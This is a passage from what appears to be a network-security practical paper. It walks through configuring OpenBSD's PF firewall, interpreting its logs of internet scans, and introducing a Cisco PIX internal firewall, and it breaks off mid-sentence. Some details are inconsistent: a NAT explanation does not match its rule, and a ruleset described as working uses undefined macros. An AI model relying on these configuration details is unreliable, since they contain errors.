PF provides excellent, flexible logging. Other firewalls provide varying degrees of detail in their log files, with proxy firewalls often recording the most, but PF provides logs in binary format compatible with libpcap-based applications including TCPDump, Snort, Ethereal, and p0f[21]. Indeed, that is one of the greatest strengths of this method: any of those tools may be used to process and analyze logs. The firewall cannot replace NIDS, but this is a huge advantage when it comes to correlation and collaboration (it is common when dealing with an incident or analyzing some new phenomena to share logs with other analysts in binary format so they may use whatever tool they are most comfortable with to do their investigation). An example of when this level of detail in logs would be useful is in light of recent discussion of spurious traffic whose only identifying characteristic is a window size of 55080. Window size is not collected by, for example, Firewall-1, so an administrator would have to rely on logs from another system (likely an IDS system) to find information about this type of traffic on their network.

To address the need for diversity the Internet firewall runs a different operating system, one with a commendable security track record. Staff have found the transition to working on OpenBSD from Solaris as easy as can be expected between any two Unix (like) systems.[22]

### *Implementation and Tutorial*

Overview:

PF is the packet filter built in to OpenBSD. It provides high performance stateful filtering, traffic normalization, rate limiting, network address translation (NAT), and excellent logging. It can be deployed as a gateway (operating as a router) or as a bridge. It consists of the following main components:

- PF is the packet filter itself. It resides in the kernel and is responsible for performing filtering, NAT, normalization, and other functions.
- /sbin/pfctl is the application used to control PF.
- /etc/pf.conf is the configuration file for PF.
- /var/log/pflog contains firewall logs in binary format.

- pflog0 is the logging interface for PF, and appears just like other network interfaces.
- /sbin/pflogd is the daemon that reads packets logged to the pflog0 interface and sends them as output to a binary log file
- pfsync0 is the interface to the filter's state table.
- tcpdump, though not strictly a part of PF, is one of the utilities available for displaying PF logs.

Enabling PF:

Although PF is built-in to OpenBSD, it is not running in the default install because the project has decided that it would be too difficult to provide a ruleset generic enough for most installations. The discussion was that anything that was open enough to permit normal traffic such as downloading packages or updates would not add much security to the system. Rules that were restrictive enough to add security would frustrate the person who had just installed the software and needed to install applications or updates.[23] Enabling it involves editing two files and rebooting:

/etc/sysctl.conf is used to configure kernel parameters, and needs to be configured to enable routing:

```
$ grep 'ip.forward' /etc/sysctl.conf
net.inet.ip.forwarding=1   # 1=Permit forwarding of packets
```

/etc/rc.conf is used to configure system processes. The rc.conf manual recommends leaving this file untouched, and creating /etc/rc.conf.local with local settings that will override those in /etc/rc.conf. Add the following line to enable PF:

```
$ more /etc/rc.conf.local
pf=Yes          #Enable pf
```

After a reboot, PF starts at boot time and evaluates /etc/pf.conf. Care should be taken at this stage because the computer can act as a router and the default configuration will not deny traffic.

Configuration:

The pf.conf file contains the configuration directives for PF. Any line that begins with a "#" is treated as a comment and ignored. Empty space (such as blank lines) is ignored and can be used to make the file more readable.

These are the main components of pf.conf. A flowchart is available that shows how a packet is evaluated by PF[24]. This order applies both to how they should be included in the configuration file and how PF interprets them:

1. Options
2. Scrub
3. Queue
4. NAT
5. Redirect
6. Filter

The directives are taken out of order for this discussion and presented in a manner that follows a "ground up" approach. This tutorial will build GIAC's PF ruleset, starting with a simple configuration and filling in details. The English language policy for this firewall is:

0. Default deny (reject everything that is not expressly permitted)
1. Drop traffic from addresses that should not be seen on the Internet (known as "private IP" addresses as specified in RFC 1918)
2. Permit traffic on TCP port 80 to the Web server at address 223.10.10.137
3. Permit traffic on TCP port 25 to the SMTP (email) server at address 223.10.10.135

Filter:

Filter rules allow or deny traffic flows based on a set of criteria. The basic construct is:

**action direction** on **interface protocol** from **source** to **destination port**

The possible **action**s are pass (allow the traffic), and block (deny the traffic). Block may be qualified to silently drop the traffic ("block drop") or send a response back to the originator ("block return") indicating that the traffic was rejected. If "block return" is specified, a TCP Reset will be sent if the original packet was TCP and an ICMP unreachable will be sent to other types of traffic (except those that do not permit responses, such as many types of ICMP). PF

offers the flexibility to specify that a particular ICMP unreachable message be sent, for example a host unreachable, which is typically seen on routers that are not able to forward traffic to a destination.

A global return value may be specified in the “Options” section below. The specification in individual rules overrides any global option for that rule.

There are advantages and disadvantages to sending returns. Sending a return gives away information about the network since presumably returns are only generated by systems that exist. However, sending a return is beneficial because it will reduce retry traffic from hosts. There are also some systems, such as email and chat servers, that will try to verify a user using the ident protocol before accepting data. Connections to these systems will be delayed if they do not receive either an ident response or a reset.

It is possible to negate most parameters by preceding them with a “!”. For example, “!fxp0” would be all interfaces except fxp0.

**Direction** is either in or out, and applies to the listed **interface.** If no direction is specified it is interpreted as “all”.

The “on fxp0” above states specifically that the traffic must arrive on a particular interface. Note that allowed traffic will normally pass through two interfaces, and rules must exist for both. To simplify the configuration some administrators choose to do filtering on one interface and permit traffic to and from others. This may allow unintended traffic to pass, especially in firewalls with more than two interfaces, but might be acceptable in some situations.

**Protocol** specifies the embedded protocol, typically TCP, UDP or ICMP, though any value from /etc/protocols or any numeric value may be specified.

**Source** and **destination** refer to addresses, networks, fully-qualified domain names, etc. Two key words to note when discussing sources and destinations: “any” means any address, while “all” is shorthand for “from any to any”.

**Port** values may be specified for both source and destination. These can be individual ports, names taken from /etc/services, ranges, and inverses of the above.

Let’s follow a sample packet that arrives at the firewall through the rules for our policy:

The rules:

```
0. block return all
1. block from {10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16} to any
2. pass in on fxp0 proto tcp from any to 223.10.10.137 port 80
3. pass in on fxp0 proto tcp from any to 223.10.10.135 port 25
```

The packet:
Protocol = TCP
Source = 207.68.171.244
Source port = 2531
Destination = 223.10.10.137
Destination port = 80
TCP Flags = SYN

Rule 0: match; status = block
Rule 1: does not match; status = unchanged (block)
Rule 2: match; status = pass
Rule 3: does not match; status = unchanged (pass)
There are no more rules, so the packet is passed.

Ordering:

Many firewalls process their rules in “first match” order. That is, a packet is processed according to the first rule it matches. Some firewalls attempt a “best match” approach, where the rule that most closely matches a packet is the one that applies. While this sounds appealing, it can make it difficult to examine a ruleset and determine how a particular packet will be processed – the software’s notion of what qualifies as best may not match the administrator's. PF uses a “last match” scheme for processing traffic, so the last rule that a packet matches determines how it will be handled. This can be overridden with the “quick” keyword, which makes the parser treat that rule as the last for packets that match. Using quick on all rules would essentially result in a first match firewall.

The example below demonstrates how the action for a particular packet may change many times during evaluation. This is where GIAC will use the “quick” action most often. It makes the rules easier to understand to keep the “deny all” rule and the bogon rules together at the top of the rules. However, it is easy to override the rules with subsequent ones. Using quick in this case also prevents the filter from having to evaluate the remainder of the rules, which aids in performance.

Note how the following changes the outcome (the change is in **bold**):

The rules:

```
0. block return all
1. block from {10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16} to any
2. pass in on fxp0 proto tcp from any to 223.10.10.137 port 80
3. pass in on fxp0 proto tcp from any to 223.10.10.135 port 25
```

The packet:
Protocol = TCP
Source = **10.2.2.20**
Source port = 2531
Destination = 223.10.10.137
Destination port = 80
TCP Flags = SYN

Rule 0: match; status = block
Rule 1: match; status = unchanged (block)
Rule 2: match; status = pass
Rule 3: does not match; status = unchanged (pass)
There are no more rules, so the packet is passed. *The rules do not enforce the policy*.

The following corrects the problem (the change is in **bold**):

The rules:

```
0. block return all
1. block quick from {10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16} to any
2. pass in on fxp0 proto tcp from any to 223.10.10.137 port 80
3. pass in on fxp0 proto tcp from any to 223.10.10.135 port 25
```

The packet:
Protocol = TCP
Source = 10.2.2.20
Source port = 2531
Destination = 223.10.10.137
Destination port = 80
TCP Flags = SYN

Rule 0: match; status = block
Rule 1: match; status = unchanged (block)

Because rule 1 specifies “quick”, it is treated as the last rule and no further processing is performed. The packet is blocked.

The last match rule processing in PF has some implications for rule ordering, troubleshooting, and other management activities. Most firewalls realize a performance benefit by placing the most specific and most used rules at the top of the configuration. PF obviously functions differently and this needs to be considered when building a configuration.

State:

A problem with the policy above is that it does not permit responses from the server to the client. State can be kept on a rule-by-rule basis by adding the “keep state” directive. This will permit any responses to previously passed traffic. Note that this includes error messages such as ICMP unreachable without explicitly passing ICMP traffic. Note that this also keeps state on stateless protocols such as UDP and ICMP.

Rules 2 and 3 from above could be changed to permit responses this way:

```
2. pass in on fxp0 proto tcp from any to 223.10.10.137 port 80 keep
   state
3. pass in on fxp0 proto tcp from any to 223.10.10.135 port 25 keep
   state
```

Some computers’ implementation of TCP/IP do not provide good initial sequence numbers (ISNs), which are used in TCP connections. PF can help protect vulnerable hosts by using the “modulate state” option, which randomizes outgoing ISNs in addition to maintaining state as with “keep state”. If the mail server was incapable of producing strong ISNs, PF could protect it with:

```
3. pass in on fxp0 proto tcp from any to 223.10.10.135 port 25 modulate
   state
```

A final option that works with the state tracking in PF is called “synproxy”. IP stacks on computers can only maintain a limited number of simultaneous connections, and one type of DoS attack is to send a flood of SYN packets to the victim from a spoofed address. The SYN will take one available connection away from the victim, and it will send an ACK SYN packet. When the spoofed address receives this, it should send a RST back since it did not try to initiate a connection. However, if the spoofed address does not exist or the router on that network does not permit outbound unreachable messages, the victim will spend considerable time waiting and sending retries trying to complete the three way

handshake. To protect the victim, PF can intercept SYN packets and respond with its own ACK SYN. If the originator completes the handshake properly with the ACK, PF will synchronize the connection with the internal system and pass the traffic.

```
3. pass in on fxp0 proto tcp from any to 223.10.10.135 port 25 synproxy
state
```

IPv4 and IPv6:

OpenBSD includes the capability to handle IPv6 address family in addition to the current standard of IPv4. Specifying the “inet” address family ensures rules only apply to IPv4 traffic, while “inet6” indicates IPv6.

```
3. pass in on fxp0 inet proto tcp from any to 223.10.10.135 port 25
synproxy state
```

Log:

Rules that have “log” specified will be logged to the pflog0 interface. For rules that keep state, only the packet that establishes state is logged by default. This can be changed with “log-all”, which causes all packets in a connection to be logged.

```
3. pass log in on fxp0 inet proto tcp from any to 223.10.10.135 port 25
synproxy state
```

Flags:

For TCP traffic, flags can be evaluated. A common reason to do this is to ensure that only initial SYN packets create an entry in the state table. Note that if flags are evaluated for SYN and the rules are reloaded, any existing connections will not match the rule because they will not contain the SYN flag. Flags are specified in two parts: the first part must be set for a packet and the second includes the flags checked. Since this implementation has only been used for a couple of weeks and it is likely the configuration will have to be reloaded during business hours, which would interrupt active connections. That might be changed later, and it would look like this:

```
pass log in on fxp0 inet proto tcp from any to 223.10.10.135 port 25
flags S/SA synproxy state
```

For the above, the SYN and ACK bits are checked and packets with only the SYN set match the rule. It might seem that all flags should be checked, but some such as URG (urgent) may be set on an initial SYN packet. Also, if scrubbing is enabled illegal combinations such as SYN RST are filtered, so it is normally sufficient to use flags S/SA.

Antispoofing:

The antispoofing directive provides a shortcut for creating filter rules to protect against spoofing. PF knows which networks are attached to which interface, and this rule blocks traffic coming in on the wrong interface for a given network. It also blocks traffic inbound from an address assigned to a local interface – the firewall should never send itself traffic on an external interface, it uses the loopback interface for that. Antispoofing should only be used on interfaces that have an address assigned. The following rule will be added to the configuration:

```
antispoof for fxp0
```

This expands to:

```
block in on !fxp0 from 223.10.10.128/26 to any
block in from 223.10.10.130 to any
```

Scrub:

Scrubbing, also known as traffic normalization, performs a number of steps on traffic to clean it of characteristics that are often used to hide malicious traffic. Problems may arise when a firewall or intrusion detection system sees traffic differently than the target. Additional problems may emerge due to ambiguities in protocol specification. System designers may have interpreted specifications differently, leading to equally correct, but significantly different handling of traffic.

With the release of tools that made it simple to do, fragmentation gained attention as early as 1998 as a means to avoid detection by IDS[25]. Similarly, a packet with a low TTL value may alter the state table on a firewall or the stream reassembler on an IDS, then expire before reaching a target host. Both of these are interesting enough that some analysts log all fragments and low-TTL traffic.

Scrub also protects against illegal or unusual TCP flag combinations. Research has shown that many hosts will respond to initial packets with unusual flag combinations such as SYN and RST[26], which scrub would filter.

Scrubbing in PF can protect against these and other anomalies. The following lines are added to the PF configuration:

```
scrub in all
scrub in on fxp0 all fragment reassemble min-ttl 7 no-df
```

Packets coming in from the Internet are treated differently than traffic on other networks. A minimum TTL of seven is enforced to ensure no packet is processed by a firewall or IDS only to have the TTL expire before it reaches a target. Normally scrub will drop packets with the Don't Fragment (DF) bit set on a fragment. Unfortunately, some operating systems generate this type of unusual traffic. The “no-df” parameter will clear the DF bit to avoid problems with these packets.

Options:

There are a handful of global parameters that can be configured using options. These include:

- Setting the default response to block rules, either silently drop the packet or return a response to the sender (a reset packet to TCP packets and an ICMP unreachable for others).
- Setting the interface on which to gather statistics including bytes and packets in and out (this is limited to one interface at a time).
- Adjusting timeout values for connections in the state table. This parameter can be tuned for performance, and has an adaptive mode where timeouts are reduced as the size of the state table grows.
- Modifying limits on the size of the memory pool used by fragment reassembly and state table.

The only options specified in GIAC's configuration is:

```
set loginterface fxp0
```

Lists and Macros:

Variables can be defined to make the rules more understandable and reduce the number of places changes must occur, which reduces the chances of making mistakes. There are three types of variables that can be defined:

**Lists** are used within a rule to hold multiple values. Note that PF actually handles this by expanding the list into separate rules for each value in the list, but it can make the ruleset more readable. Lists were introduced earlier in the rule to block inbound traffic from private addresses:

```
1. block quick from {10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16} to any
```

Is equivalent to, and processed as:

```
block quick from 10.0.0.0/8 to any
block quick from 172.16.0.0/12 to any
block quick from 192.168.0.0/16 to any
```

**Macros** can hold nearly any value (except some reserved words such as “pass” and “block”) in the rule and apply throughout the ruleset. PF rules are often evaluated on a specific interface, and this is a good example of the usefulness of macros:

```
ext_if = "fxp0"
```

The above line could be used to say that the external interface, generally the one connected to the Internet, is instance fxp0. When writing the ruleset, this could be used:

```
3. pass log in $ext_if inet proto tcp from any to 223.10.10.135 port 25
\ synproxy state
```

When reading the configuration, it is now more apparent that the rule applies to the external interface. Further, if the network interface card had to be replaced for some reason only the line that specifies the macro would need to change.

**Tables** are intended to hold and efficiently process a large number of addresses. A good example of how to use this is the bogon list described above. Another possible use of this would be to parse a list of addresses known to be scanning either the Internet at large or the local network. Dshield provides one such list, and it is fairly simple to do this with Snort’s portscan.log file. It is convenient to store the contents of a table in an external file:

```
table <bogon> persist file /etc/bogon
```

The persist directive forces PF to keep the table even if no rules refer to it.

This would then be used in a filter rule:

```
block quick log on $ext_if from <bogon>
```

Network Address Translation (NAT):

GIAC does not have sufficient public IP addresses for all hosts on our network. NAT provides the means to assign private addresses (which are not supposed to be routed on the Internet[27]) to internal systems and still provide connectivity to the Internet. It also allows accessibility from the Internet to a server with a private address.

For internal systems, we have selected a portion of the private network range 172.16.0.0/12. GIAC administrators chose this range because it has an unusual subnet mask and seems to be the least used of the RFC 1918 networks. We did not pick the very lower or upper end of the range because they are the most often used. It can be difficult to implement VPNs when both of the protected networks use the same address range – it may lead to address conflicts and other confusion. In addition to picking a fairly unusual network, we will not use an unnecessarily large range of addresses, again to reduce the likelihood of stepping on other networks if we end up doing gateway-to-gateway VPN.

```
nat on fxp0 from 172.17.146.140 to any -> 223.10.10.140
binat on fxp0 172.17.147.137 to any -> 223.10.10.137
```

NAT is applied on the outside interface, in this case fxp0. The first rule above allows all machines on the internal 172.17.152.0/24 network to use the external address 223.10.10.152. The second rule enables binat for the Web server, which provides a bidirectional address mapping, used for public servers.

The current NAT status can be viewed

```
$ sudo pfctl -sn
tcp 172.17.146.140:35995 -> 223.10.10.140:28398 -> 216.239.51.104:80
ESTABLISHED:ESTABLISHED
```

This shows that the internal address and port, the NATed address and port, and the destination address and port.

It is important to remember that NAT is processed before filter rules, so the filter rules should include NATed addresses. This is an area that often causes confusion.

Redirection:

Tied closely to NAT, this allows an administrator to configure the firewall to redirect traffic from one system to another. One use is to do transparent proxying of outbound connections.

```
rdr on fxp2 proto tcp from any to any port 21 -> 127.0.0.1 port 2100
```

This rule allows all outgoing FTP traffic to be redirected to an FTP proxy running on the firewall.

Bringing it together:

The following ruleset is a working configuration that implements the original policy from page 26. This is a subset of GIAC's full configuration, which is included in Appendix B.

```
### Define macros: variables used throughout the config.
# Firewall interfaces:
ext_if="fxp0"
svc_if="fxp2"

# Networks:
ext_net="223.10.10.128/26"
svc_net="172.17.147.0/24"

# Hosts:
mx1_svr="172.17.147.135"
www1_svr="172.17.147.137"

# NATed addresses:
mx1_nat="223.10.10.135"
www1_nat="223.10.10.137"


### Define tables: better for large numbers of addresses.
# The bogon list is available at:
# http://www.cymru.com/Documents/bogon-bn-agg.txt
table <bogon> persist file /etc/bogon


### Set options
set loginterface $ext_if
```

```
### Normalize traffic (this applies to all interfaces):
scrub in all
scrub in on $ext_if all fragment reassemble min-ttl 7 no-df


### NAT rules
binat on $ext_if from $mx1_svr to any -> $mx1_nat
binat on $ext_if from $www1_svr to any -> $www1_nat


### Antispoofing
antispoof for { $ext_if, $svc_if, $ras_if, $int_if }


### Filter rules:
# Default deny (drop on external nets, reject on internal nets)
block log on $ext_if
block return log on !$ext_if

# Drop traffic from bogon networks
block quick log on $ext_if from <bogon>

# Reject ident traffic to avoid performance problems
block return quick log on $ext_if inet proto tcp from any to port 113

# Permit traffic on the loopback interface
pass quick on lo0 all

# Permit SMTP & HTTP to public servers
pass in on $ext_if inet proto tcp from any to $mx1_svr port 25 synproxy
state
pass out on $svc_if inet proto tcp from any to $mx1_svr port 25 keep
state
pass in on $ext_if inet proto tcp from any to $www1_svr port 80
synproxy state
pass out on $svc_if inet proto tcp from any to $www1_svr port 80 keep
state
```

### *Monitoring*

PF copies packets that match a rule with “log” specified to the pflog interface. That interface is monitored by the /sbin/pflogd process, which normally sends the first 64 bytes of logged packets to /var/log/pflog in binary format. The amount of data captured, also known as snaplength, can be adjusted to comply with local privacy policies or data capture requirements. The pflogd process is started in /etc/rc.conf.

Log file rotation is controlled by newsyslog, which rotates all system log files based on time, size, or other criteria. The default is to rotate when the log file reaches 250 kilobytes, and to archive three older log files. For our purposes we rotate daily at midnight and we maintain 30 days worth of log files locally. We use the option to compress archived files.

Logs can be viewed by any application capable of reading pcap formatted packets. A common option is to use tcpdump, a command line sniffer available for Unix, Linux, and Windows (where it is called windump). Tcpdump does not have a perfect security track record, so it is advisable to parse logs on another system. Viewing only the headers of captured packets may reduce the risk as no hostile packet payloads would be parsed. Log files can be read back or the pflog0 interface can be sniffed. These logs were taken from the test firewall using address 223.10.10.168. The following tcpdump command will show any packets that are blocked:

```
$ sudo tcpdump -nvvtttei pflog0 |grep block
tcpdump: listening on pflog0

Jul 16 11:59:46.752812 rule 0/0(match): block in on fxp0: 220.73.5.112
> 223.10.10.168: icmp: echo request (id:2 seq:32551) (ttl 44, id 41840)

Jul 16 12:14:20.201776 rule 0/0(match): block in on fxp0:
24.188.4.68.3309 >  223.10.10.168.27374: S [tcp sum ok]
11760963:11760963(0) win 64240 <mss 1460,nop,nop,sackOK> (DF) (ttl 112,
id 19489)

Jul 16 12:14:27.790077 rule 0/0(match): block in on fxp0:
24.107.58.141.1480 >  223.10.10.168.1434:  udp 376 (ttl 107, id 12495)

Jul 16 12:49:10.888718 rule 0/0(match): block in on fxp0:
62.215.73.66.4636 >  223.10.10.168.1182: S [tcp sum ok]
3339842970:3339842970(0) win 16384 <mss 1432,nop,nop,sackOK> (DF) (ttl
105, id 11644)

Jul 16 12:49:14.094303 rule 0/0(match): block in on fxp0:
62.215.73.66.4636 >  223.10.10.168.1182: S [tcp sum ok]
3339842970:3339842970(0) win 16384 <mss 1432,nop,nop,sackOK> (DF) (ttl
105, id 11985)

Jul 16 12:49:20.654540 rule 0/0(match): block in on fxp0:
62.215.73.66.4636 >  223.10.10.168.1182: S [tcp sum ok]
3339842970:3339842970(0) win 16384 <mss 1432,nop,nop,sackOK> (DF) (ttl
105, id 12679)
```

The tcpdump options used were:

- n – do not attempt to resolve IP addresses to host names or port numbers to services
- vv – provide more verbose output
- ttt – provide the date and time in the format shown
- e – include PF information, including action and rule match
- i – get packets live from the interface that follows (pflog0 here)

This is piped to the grep program, which only displays lines that contain “block”. Empty lines were added to the output to make the logs more readable.

It is beyond the scope of this report to describe log interpretation in detail, but plenty of coverage is available[28]. The traffic is pretty typical scanning seen on the Internet, and here is what you see:

1. 220.73.5.112 tried to ping the firewall.
2. 24.188.4.68 tried to connect to TCP port 27374, usually associated with the SubSeven remote access trojan[29].
3. 24.107.58.141 tried to connect to UDP port 1434, which is used by SQL server; many of the scans for this activity are traced back to systems infected with the Slammer worm[30].
4. 62.215.73.66 connected to TCP port 1182. Note that this is not three distinct scans. TCP will normally retry connection attempts if one fails. This appears to be retries because the time difference between packets (three seconds and then six seconds) is a normal "backoff" interval, and the source ports and sequence numbers remained constant while the IP ID changed.

Note that port numbers are not necessarily a reliable indicator of what traffic actually is. For example, although TCP port 80 is most often associated with Web servers, it is possible to bind a Web server to another port, or another server to port 80. However, scanning for vulnerable Web servers on ports 27374, hoping someone had decided to run a Web server there, would be a fairly low-yield activity, so this was likely a scan for SubSeven.

Also, there are times when there is no common use for a port, such as 1182/tcp above. Determining the intent of that traffic is more difficult. The binary logging format in PF gives an analyst the opportunity to examine the logs with multiple tools. For example, p0f is a program that does passive OS fingerprinting. It compares characteristics of captured traffic to a database of known operating systems' fingerprints. If traffic comes in on 1434/udp an analyst at first might guess it is a Slammer infected server, but if the fingerprint comes back as Linux, it's more likely some other scanning tool. If there is no match in the database, it might be an operating system that has not been cataloged, or it could be that the tool being used to scan is crafting the packets bypassing the operating system stack.


```
$ sudo p0f -s /var/log/pflog |grep '24.188'
p0f: passive os fingerprinting utility, version 1.8.3
(C) Michal Zalewski <lcamtuf@gis.net>, William Stearns
<wstearns@pobox.com>
p0f: file: '/etc/p0f.fp', 207 fprints, iface: 'fxp0', rule: 'all'.
24.188.4.68 [17 hops]: Windows XP Pro, Windows 2000 Pro
```

This was the system that sent the apparent SubSeven probe. SubSeven is a Windows backdoor program, and the fingerprint says it came from a Windows system. Doing a whois lookup[31] we can determine that this address appears to be assigned by an ISP to a home user. All signs point to a compromised Windows system scanning the Internet for problems GIACs public systems running Solaris do not have.

```
$ sudo p0f -s /var/log/pflog |grep '62.215'
p0f: passive os fingerprinting utility, version 1.8.3
(C) Michal Zalewski <lcamtuf@gis.net>, William Stearns
<wstearns@pobox.com>
p0f: file: '/etc/p0f.fp', 207 fprints, iface: 'fxp0', rule: 'all'.
62.215.73.66: UNKNOWN [16384:105:1432:1:-1:1:1:48].
```

There is no OS fingerprint for the 1182/tcp traffic, so it remains a mystery. The Internet Storm Center[32], which tracks activity on the Internet, reports others are receiving these scans but does not have more information as to the purpose. A whois query shows the address is registered in the Netherlands, but the last hop in a traceroute to the address is in Kuwait. Searching Google[33] for more information on 1182/tcp reveals another analyst asking “anybody know what this is” on a mailing list[34], but there was no response. There are many possible explanations for this traffic. Many file sharing applications and game servers bind to unusual ports, so it is possible that someone is looking for those services. Another possibility is that someone has an autorooter that binds a backdoor to this port.

PF log files are very portable, enabling analysis with other applications on other systems. The screen shot below shows an 1182/tcp packet as displayed by Ethereal. Ethereal is a very nice, free graphical sniffer program that works on Unix, Linux, and Windows platforms. It does a good job of decoding a large number of protocols.




Some administrators only log denied traffic, but it is also important to log passed traffic. The reason is that there are times when traffic arrives and is blocked by the firewall, but the packet appears to be a response. It is easy to determine if there was outbound traffic that stimulated the response, as long as passed traffic is logged.

Additional monitoring:

Many other aspects of PFs operation can be monitored, including interface statistics:

```
$ sudo pfctl -si
Status: Enabled for 0 days 03:37:28             Debug: None

Interface Stats for fxp0              IPv4             IPv6
  Bytes In                          151316                0
  Bytes Out                           6571              144
  Packets In
    Passed                             460                0
    Blocked                             36                0
  Packets Out
```

```
    Passed                              73                0
    Blocked                              0                2

State Table                           Total             Rate
  current entries                         2
  searches                             3202            0.2/s
  inserts                                74            0.0/s
  removals                               72            0.0/s
Counters
  match                                2382            0.2/s
  bad-offset                              0            0.0/s
  fragment                                0            0.0/s
  short                                   0            0.0/s
  normalize                            4636            0.4/s
  memory                                  0            0.0/s
```

State table entries:

```
$ sudo pfctl -ss
tcp 172.17.146.1:22 <- 172.17.148.19:3456      ESTABLISHED:ESTABLISHED
```

This shows that there is an active SSH session from an internal client to the inside interface of the firewall.

Full output, including current rules, can be displayed with pfctl -sa. Using the -v and -vv options with pfctl provide increasingly verbose output. For example, using pfctl -vvsr will display the rules and information on their evaluation:

```
$ sudo pfctl -vvsr
@0 scrub in all fragment reassemble
[ Evaluations: 30754     Packets: 22230     Bytes: 0         States: 0 ]

@0 block drop log all
[ Evaluations: 2422      Packets: 1911      Bytes: 101208    States: 0 ]

@1 pass log quick on lo0 all
[ Evaluations: 2422      Packets: 0         Bytes: 0         States: 0 ]
```

By using this with the -z option, which clears the per-rule statistics, it is easy to determine which rule is last matching. More information on all of the options and capabilities of pfctl can be found in the manual page[35].

An administrator may need detail from the state table to troubleshoot a problem or tune the performance on the firewall. PF logs state table changes to the pfsync0 interface, which is down by default. After bringing the interface up, use tcpdump to view state changes:

```
$ sudo ifconfig pfsync0 up
$ sudo tcpdump -s1500 -nvtei pfsync0
```

```
tcpdump: listening on pfsync0


version 1 count 1: INS ST: rule 9 udp 223.10.10.135:25660 ->
63.241.199.50:53
SINGLE:NO_TRAFFIC
   age 00:00:00, expires in 00:01:00, 1 pkts, 71 bytes, rule 9

version 1 count 1: DEL ST: rule 9 udp  223.10.10.135:25660 ->
63.241.199.50:53
MULTIPLE:SINGLE
   age 00:00:37, expires in 00:00:00, 2 pkts, 219 bytes, rule 9
```

The two entries above show state being inserted into the table for a DNS lookup, then the state being deleted after the response was received.

## Internal Firewall

The firewall selected to provide internal protection is the Cisco PIX 515E running version 6.2(2) in a failover configuration. The priorities with this device were performance and availability, since downtime on this firewall means interruption for the whole company, not just the Internet connection. The PIX is configured with six Ethernet interfaces and should provide adequate performance to support GIAC operations.

The highest sustained network utilization on the network currently is overnight during scheduled backups. Aside from that, the database and mail servers are busiest and occasionally sustain over 20 Mbps. The PIX 515E is rated to handle 188 Mbps throughput and 130,000 simultaneous connections, and is has six Ethernet interfaces with the addition of the PIX-4FE card.

Failover on the PIX is provided via a serial cable linking the devices. At any time one device is active and the other is in standby. If the standby unit detects that the active one is not responding, it will assume the active MAC and IP addresses and begin processing traffic. The serial interface does not have enough bandwidth to maintain state between the two units, so any active sessions would be terminated in the event of a failover. This can be fixed by using an Ethernet interface on both systems to pass state information. In this mode users may experience a brief delay but no connections are dropped. This was tested in a number of ways, including abruptly disconnecting power and Ethernet connections, and it seems to work well.

The PIX can be managed from a Command Line Interface (CLI) or a Web interface called the PIX Device Manager (PDM). The syntax at the CLI is

understandable, and objects can be named and grouped together to make the configuration more readable. Some protocols, including HTTP, FTP, and SMTP can be passed through a proxy-like process called “fixup”. Each interface on a PIX is assigned a security level, and by default a PIX will only pass traffic from a more trusted level (such as the inside interface) to a less trusted level (like the external interface).

Interfaces can be assigned names and security levels:

```
nameif ethernet0 intranet security0
nameif ethernet1 data security100
```

Fixup can be configured to proxy certain protocols

```
fixup protocol ftp 21
fixup protocol http 80
```

Objects and protocols can be assigned names and grouped together

```
names
name 172.17.145.13 fcs_db
name 172.17.145.12 fin_db
object-group network db_svrs_grp
  network-object fcs_db 255.255.255.255
  network-object fin_db 255.255.255.255
```

Access lists permit or deny traffic:

```
access-list intranet_access_in permit tcp host app1 host fcs_db eq 1521
```

The failover link can be configured, and addresses assigned to the secondary unit so that it can be managed:

```
failover
failover timeout 0:00:00
failover poll 15
failover replication http
failover ip address intranet 172.17.146.2
failover ip address data 172.17.145.1
failover link RESCUE
```

Note that systems in the intranet segment will have their default route set as the PF interface, so static routes will need to be added to get traffic properly routed via the PIX to the internal segments. This can be done in Solaris in a startup script such as:

```
